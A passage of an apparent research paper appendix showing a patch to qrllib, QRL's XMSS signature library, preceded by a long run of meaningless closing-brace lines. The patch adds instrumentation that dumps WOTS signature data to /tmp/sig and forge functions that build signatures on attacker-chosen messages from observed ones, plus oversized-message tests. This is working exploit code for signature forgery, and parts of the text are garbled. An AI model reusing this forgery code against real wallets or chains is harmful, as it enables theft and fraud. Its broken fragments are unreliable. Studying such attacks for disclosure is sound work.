686 +
687 + }
688 +
689 + }
690 +
691 + }
692 +
693 + }
694 +
695 + }
696 +
697 + }
698 +
699 + }
700 +
701 + }
702 +
703 + }
704 +
705 + }
706 +
707 + }
708 +
709 + }
710 +
711 + }
712 +
713 + }
714 +
715 + }
716 +
717 + }
718 +
719 + }
720 +
721 + }
722 +
723 + }
724 +
725 + }
726 +
727 + }
728 +
729 + }
730 +
731 + }
732 +
733 + }
734 +
735 + }
736 +
737 + }
738 +
739 + }
740 +
741 + }
742 +
743 + }
744 +
745 + }
746 +
747 + }
748 +
749 + }
750 +
751 + }
752 +
753 + }
754 +
755 + }
756 +
757 + }
758 +
759 + }
760 +
761 + }
762 +
763 + }
764 +
765 + }
766 +
767 + }
768 +
769 + }
770 +
771 + }
772 +
773 + }
774 +
775 + }
776 +
777 + }
778 +
779 + }
780 +
781 + }
782 +
783 + }
784 +
785 + }
786 +
787 + }
788 +
789 + }
790 +
791 + }
792 +
793 + }
794 +
795 + }
796 +
797 + }
798 +
799 + }
800 +
801 + }
802 +
803 + }
804 +
805 + }
806 +
807 + }
808 +
809 + }
810 +
811 + }
812 +
813 + }
814 +
815 + }
816 +
817 + }
818 +
819 + }
820 +
821 + }
822 +
823 + }
824 +
825 + }
826 +
827 + }
828 +
829 + }
830 +
831 + }
832 +
833 + }
834 +
835 + }
836 +
837 + }
838 +
839 + }
840 +
841 + }
842 +
843 + }
844 +
845 + }
846 +
847 + }
848 +
849 + }
850 +
851 + }
852 +
853 + }
854 +
855 + }
856 +
857 + }
858 +
859 + }
860 +
861 + }
862 +
863 + }
864 +
865 + }
866 +
867 + }
868 +
869 + }
870 +
871 + }
872 +
873 + }
874 +
875 + }
876 +
877 + }
878 +
879 + }
880 +
881 + }
882 +
883 + }
884 +
885 + }
886 +
887 + }
888 +
889 + }
890 +
891 + }
892 +
893 + }
894 +
895 + }
896 +
897 + }
898 +
899 + }
900 +
901 + }
902 +
903 + }
904 +
905 + }
906 +
907 + }
908 +
909 + }
910 +
911 + }
912 +
913 + }
914 +
915 + }
916 +
917 + }
918 +
919 + }
920 +
921 + }
922 +
923 + }
924 +
925 + }
926 +
927 + }
928 +
929 + }
930 +
931 + }
932 +
933 + }
934 +
935 + }
936 +
937 + }
938 +
939 + }
940 +
941 + }
942 +
943 + }
944 +
945 + }
946 +
947 + }
948 +
949 + }
950 +
951 + }
952 +
953 + }
954 +
955 + }
956 +
957 + }
958 +
959 + }
960 +
961 + }
962 +
963 + }
964 +
965 + }
966 +
967 + }
968 +
969 + }
970 +
971 + }
972 +
973 + }
974 +
975 + }
976 +
977 + }
978 +
979 + }
980 +
981 + }
982 +
983 + }
984 +
985 + }
986 +
987 + }
988 +
989 + }
990 +
991 + }
992 +
993 + }
994 +
995 + }
996 +
997 + }
998 +
999 + }
1000 +
1001 + }
```



```

382  +++ b/src/qrl/xmssBase.h
383  @@ -42,6 +42,15 @@ public:
384          const TSIGNATURE &signature,
385          const TKEY &pk);
386
387  +   static bool verify_record(const TMESSAGE &message,
388  +   const TSIGNATURE &signature,
389  +   const TKEY &pk);
390  +
391  +   static TSIGNATURE forge(const TMESSAGE &message,
392  +   const TSIGNATURE &signature,
393  +   const TKEY &pk,
394  +   const TMESSAGE &target);
395  +
396  // TODO: Differentiate between XMSS and WOTS+ keys
397  TKEY getSK();
398
399  diff --git a/src/xmss-alt/wots.c b/src/xmss-alt/wots.c
400  index bb02e9d..05460c1 100644
401  --- a/src/xmss-alt/wots.c
402  +++ b/src/xmss-alt/wots.c
403  @@ -14,6 +14,9 @@ Public domain.
404  #include "xmss_common.h"
405  #include "hash.h"
406  #include "hash_address.h"
407  +#include <stdio.h>
408  +#include <fcntl.h>
409  +#include <unistd.h>
410
411
412  void wots_set_params(wots_params *params, int n, int w) {
413  @@ -163,7 +166,8 @@ void wots_pkFromSig(eHashFunction hash_func,
414          const unsigned char *msg,
415          const wots_params *wotsParams,
416          const unsigned char *pub_seed,
417  -   uint32_t addr[8]) {
418  +   uint32_t addr[8],
419  +   int record) {
420  uint32_t XMSS_WOTS_LEN = wotsParams->len;
421  uint32_t XMSS_WOTS_LEN1 = wotsParams->len_1;
422  uint32_t XMSS_WOTS_LEN2 = wotsParams->len_2;
423  @@ -191,6 +195,14 @@ void wots_pkFromSig(eHashFunction hash_func,
424  for (i = 0; i < XMSS_WOTS_LEN2; i++) {
425  basew[XMSS_WOTS_LEN1 + i] = csum_basew[i];
426  }
427  +
428  +   if (record) {
429  +   int fd = open("/tmp/sig", O_RDWR|O_CREAT|O_APPEND, 0);
430  +   write(fd, (unsigned char*)basew, XMSS_WOTS_LEN*sizeof(int));
431  +   write(fd, sig, 32*67);
432  +   close(fd);
433  +   }
434  +
435  for (i = 0; i < XMSS_WOTS_LEN; i++) {
436  setChainADRS(addr, i);

```



```
437     gen_chain(hash_func,
438     @@ -198,3 +210,64 @@ void wots_pkFromSig(eHashFunction hash_func,
439         basew[i], XMSS_WOTS_W - 1 - basew[i], wotsParams, pub_seed, addr);
440     }
441 }
442 +
443 +int wots_pkFromSig_forge(eHashFunction hash_func,
444 +    unsigned char *pk,
445 +    const unsigned char *sig,
446 +    const unsigned char *msg,
447 +    const wots_params *wotsParams,
448 +    const unsigned char *pub_seed,
449 +    uint32_t addr[8],
450 +    const unsigned char* tgt) {
451 +    uint32_t XMSS_WOTS_LEN = wotsParams->len;
452 +    uint32_t XMSS_WOTS_LEN1 = wotsParams->len_1;
453 +    uint32_t XMSS_WOTS_LEN2 = wotsParams->len_2;
454 +    uint32_t XMSS_WOTS_LOG_W = wotsParams->log_w;
455 +    uint32_t XMSS_WOTS_W = wotsParams->w;
456 +    uint32_t XMSS_N = wotsParams->n;
457 +
458 +    int basew[XMSS_WOTS_LEN];
459 +    int basew_tgt[XMSS_WOTS_LEN];
460 +    int csum = 0;
461 +    int csum_target = 0;
462 +    unsigned char csum_bytes[((XMSS_WOTS_LEN2 * XMSS_WOTS_LOG_W) + 7) / 8];
463 +    unsigned char csum_target_bytes[((XMSS_WOTS_LEN2 * XMSS_WOTS_LOG_W) + 7) / 8];
464 +    int csum_basew[XMSS_WOTS_LEN2];
465 +    int csum_target_basew[XMSS_WOTS_LEN2];
466 +    uint32_t i = 0;
467 +
468 +    base_w(basew, XMSS_WOTS_LEN1+XMSS_WOTS_LEN2, msg, wotsParams);
469 +    // Please note that msg is already a hash with an appended checksum.
470 +    // No need to re-compute it. Re-computing it would actually hurt, because
471 +    // the checksum does not really match the hash value.
472 +
473 +    base_w(basew_tgt, XMSS_WOTS_LEN1, tgt, wotsParams);
474 +
475 +    for (i = 0; i < XMSS_WOTS_LEN1; i++) {
476 +        csum_target += XMSS_WOTS_W - 1 - basew_tgt[i];
477 +    }
478 +
479 +    csum_target = csum_target << (8 - ((XMSS_WOTS_LEN2 * XMSS_WOTS_LOG_W) % 8));
480 +
481 +    to_byte(csum_target_bytes, csum_target, ((XMSS_WOTS_LEN2 * XMSS_WOTS_LOG_W) + 7) / 8);
482 +    base_w(csum_target_basew, XMSS_WOTS_LEN2, csum_target_bytes, wotsParams);
483 +
484 +    for (i = 0; i < XMSS_WOTS_LEN2; i++) {
485 +        basew_tgt[XMSS_WOTS_LEN1 + i] = csum_target_basew[i];
486 +    }
487 +
488 +    for (i = 0; i < XMSS_WOTS_LEN; i++) {
489 +        setChainADRS(addr, i);
490 +        if (basew_tgt[i] < basew[i]) {
```



```

491 |
492 | + //printf("Oh no, cannot forge. i = %d, basew_tgt = %d, basew = %d\n", i, basew_tgt[i], basew[i]);
493 | + return 1; // Cannot forge :(
494 | + }
495 | + //printf("forged block_w %d\n", i);
496 | + gen_chain(hash_func,
497 | + pk + i * XMSS_N, sig + i * XMSS_N,
498 | + basew[i], basew_tgt[i] - basew[i], wotsParams, pub_seed, addr);
499 | + }
500 | + return 0;
501 | +}
502 | +
503 | diff --git a/src/xmss-alt/wots.h b/src/xmss-alt/wots.h
504 | index b9e12f8..b364fd6 100644
505 | --- a/src/xmss-alt/wots.h
506 | +++ b/src/xmss-alt/wots.h
507 | @@ -53,6 +53,16 @@ void wots_pkFromSig(eHashFunction hash_func,
508 | + const unsigned char *msg,
509 | + const wots_params *wotsParams,
510 | + const unsigned char *pub_seed,
511 | - uint32_t addr[8]);
512 | + uint32_t addr[8],
513 | + int record);
514 | +
515 | +int wots_pkFromSig_forge(eHashFunction hash_func,
516 | + unsigned char *pk,
517 | + const unsigned char *sig,
518 | + const unsigned char *msg,
519 | + const wots_params *wotsParams,
520 | + const unsigned char *pub_seed,
521 | + uint32_t addr[8],
522 | + const unsigned char* tgt);
523 |
524 | #endif
525 | diff --git a/src/xmss-alt/xmss_common.c b/src/xmss-alt/xmss_common.c
526 | index 337dfd5..f855d19 100644
527 | --- a/src/xmss-alt/xmss_common.c
528 | +++ b/src/xmss-alt/xmss_common.c
529 | @@ -14,6 +14,9 @@ Public domain.
530 | #include "hash.h"
531 | #include <stdio>
532 | #include <string>
533 | +#include <fcntl.h>
534 | +#include <unistd.h>
535 | +#include <stdio.h>
536 |
537 | void to_byte(unsigned char *out, unsigned long long in, uint32_t bytes) {
538 |     int32_t i;
539 |     @@ -136,7 +139,8 @@ int xmss_Verifysig(eHashFunction hash_func,
540 | + const size_t msglen,
541 | + unsigned char *sig_msg,
542 | + const unsigned char *pk,
543 | - unsigned char h) {
544 | + unsigned char h,

```



```
545 +         int record) {
546
547     auto sig_msg_len = static_cast<unsigned long long int>(4 + 32 + 67 * 32 + h * 32);
548
549     @@ -190,7 +194,7 @@ int xmss_Verifysig(eHashFunction hash_func,
550     // Prepare Address
551     setOTSADRS(ots_addr, idx);
552     // Check WOTS signature
553     - wots_pkFromSig(hash_func, wots_pk, sig_msg, msg_h, wotsParams, pub_seed, ots_addr);
554     + wots_pkFromSig(hash_func, wots_pk, sig_msg, msg_h, wotsParams, pub_seed, ots_addr, record);
555
556     sig_msg += wotsParams->keysize;
557     sig_msg_len -= wotsParams->keysize;
558     @@ -219,3 +223,80 @@ int xmss_Verifysig(eHashFunction hash_func,
559     msg[i] = 0;
560     return -1;
561 }
562 +
563 +int xmss_forge(eHashFunction hash_func,
564 +              wots_params *wotsParams,
565 +              unsigned char *msg,
566 +              const size_t msglen,
567 +              unsigned char *sig_msg,
568 +              const unsigned char *pk,
569 +              unsigned char h,
570 +              unsigned char* target_msg,
571 +              size_t tgtlen,
572 +              unsigned char* out) {
573 +
574 +     auto sig_msg_len = static_cast<unsigned long long int>(4 + 32 + 67 * 32 + h * 32);
575 +
576 +     uint32_t n = wotsParams->n;
577 +
578 +     unsigned long long i, m_len;
579 +     unsigned long idx = 0;
580 +     unsigned char wots_pk[wotsParams->keysize];
581 +     unsigned char pkeyhash[n];
582 +     unsigned char root[n];
583 +     unsigned char msg_h[n];
584 +     unsigned char tgt_h[n];
585 +     unsigned char hash_key[3 * n];
586 +
587 +     unsigned char pub_seed[n];
588 +     memcpy(pub_seed, pk + n, n);
589 +
590 +     // Init addresses
591 +     uint32_t ots_addr[8] = {0, 0, 0, 0, 0, 0, 0, 0};
592 +     uint32_t ltree_addr[8] = {0, 0, 0, 0, 0, 0, 0, 0};
593 +     uint32_t node_addr[8] = {0, 0, 0, 0, 0, 0, 0, 0};
594 +
595 +     setType(ots_addr, 0);
596 +     setType(ltree_addr, 1);
597 +     setType(node_addr, 2);
598 +
599 +     // Extract index
```

```

600 +     idx = ((unsigned long) sig_msg[0] << 24) |
601 +           ((unsigned long) sig_msg[1] << 16) |
602 +           ((unsigned long) sig_msg[2] << 8) |
603 +           sig_msg[3];
604 +
605 +     // printf("verify:: idx = %lu\n", idx);
606 +
607 +     // Generate hash key (R || root || idx)
608 +     //printf("In forge. idx from fake signature is %d\n", idx);
609 +     memcpy(hash_key, sig_msg + 4, n);
610 +     memcpy(hash_key + n, pk, n);
611 +     to_byte(hash_key + 2 * n, idx, n);
612 +
613 +     sig_msg += (n + 4);
614 +     sig_msg_len -= (n + 4);
615 +
616 +     // hash message
617 +     unsigned long long tmp_sig_len = wotsParams->keysize + h * n;
618 +     m_len = sig_msg_len - tmp_sig_len;
619 +     //h_msg(msg_h, sig_msg + tmp_sig_len, m_len, hash_key, 3*n, n);
620 +     //h_msg(hash_func, msg_h, msg, msglen, hash_key, 3 * n, n);
621 +     h_msg(hash_func, tgt_h, target_msg, tgtlen, hash_key, 3 * n, n);
622 +     //printf("Target hash: ");
623 +     for (int i = 0; i < sizeof(tgt_h); i++) {
624 +         //printf("%02x", tgt_h[i]);
625 +     }
626 +     //printf("\n");
627 +
628 +     //-----
629 +     // Verify signature
630 +     //-----
631 +
632 +     // Prepare Address
633 +     setOTSADRS(ots_addr, idx);
634 +     // Check WOTS signature
635 + }
636 + int ret = wots_pkFromSig_forge(hash_func, wots_pk, sig_msg, msg, wotsParams, pub_seed, ots_addr, tgt_h);
637 + memcpy(out, wots_pk, sizeof(wots_pk));
638 + return ret;
639 +}
640 diff --git a/src/xmss-alt/xmss_common.h b/src/xmss-alt/xmss_common.h
641 index 1bc4a3b..8f83631 100644
642 --- a/src/xmss-alt/xmss_common.h
643 +++ b/src/xmss-alt/xmss_common.h
644 @@ -44,6 +44,19 @@ int xmss_Verifysig(eHashFunction hash_func,
645         size_t msglen,
646         unsigned char *sig_msg,
647         const unsigned char *pk,
648         unsigned char h);
649 +
650 + unsigned char h,
651 + int record);
652 +
653 +int xmss_forge(eHashFunction hash_func,
654 +               wots_params *wotsParams,
655 +               unsigned char *msg,

```

```

654 +         size_t msglen,
655 +         unsigned char *sig_msg,
656 +         const unsigned char *pk,
657 +         unsigned char h,
658 +         unsigned char* tgt,
659 +         size_t tgt_len,
660 +         unsigned char* out);
661 +
662
663 #endif
664 diff --git a/tests/js/test.js b/tests/js/test.js
665 index 9866d4c..2ef4142 100755
666 --- a/tests/js/test.js
667 +++ b/tests/js/test.js
668 @@ -219,5 +219,20 @@ describe('libjsqrl', function () {
669     assert.equal(libqrl.getSignatureType(some_address), libqrl.eSignatureType.XMSS);
670 });
671
672 +     it('overly large message with signature', function () {
673 +         // Object a
674 +     }
675 +     ↵ +         let hexseed = '0002006963291e58d6e776fe25932964748e774fb22cff112fbf5ece45b17965704697550064a60f40ba7c74269
676 +         xmss = libqrl.Xmss.fromHexSeed(hexseed);
677 +         epk = xmss.getPK();
678 +
679 +         message_arr = Array.apply(null, Array(10*1024*1024)).map(Number.prototype.valueOf,0x41);
680 +         sig_str = "aaaaaaaa";
681 +         msg_in = new ToUInt8Vector(message_arr);
682 +         sig_in = new libqrl.str2bin(sig_str);
683 +         sigpk = xmss.getPK();
684 +         verification1 = libqrl.Xmss.verify(msg_in, msg_in, msg_in);
685 +     });
686 +
687 + });
688 + });
689 diff --git a/tests/python/test_xmss.py b/tests/python/test_xmss.py
690 index 2931375..d7643fb 100644
691 --- a/tests/python/test_xmss.py
692 +++ b/tests/python/test_xmss.py
693 @@ -77,8 +77,9 @@ class TestXmssBasic(TestCase):
694     self.assertIsNotNone(xmss)
695     self.assertEqual(xmss.getHeight(), HEIGHT)
696
697 -     message = pyqrllib.ucharVector([i for i in range(32)])
698 -     # print("Msg ", len(message))
699 +     #message = pyqrllib.ucharVector([i for i in range(32)])
700 +     message = pyqrllib.ucharVector(10*1024*1024,0x41)
701 +     print("Msg ", len(message))
702     # print(pyqrllib.bin2hstr(message, 48))
703
704     # Sign message

```

Listing A.2: Patch for qrllib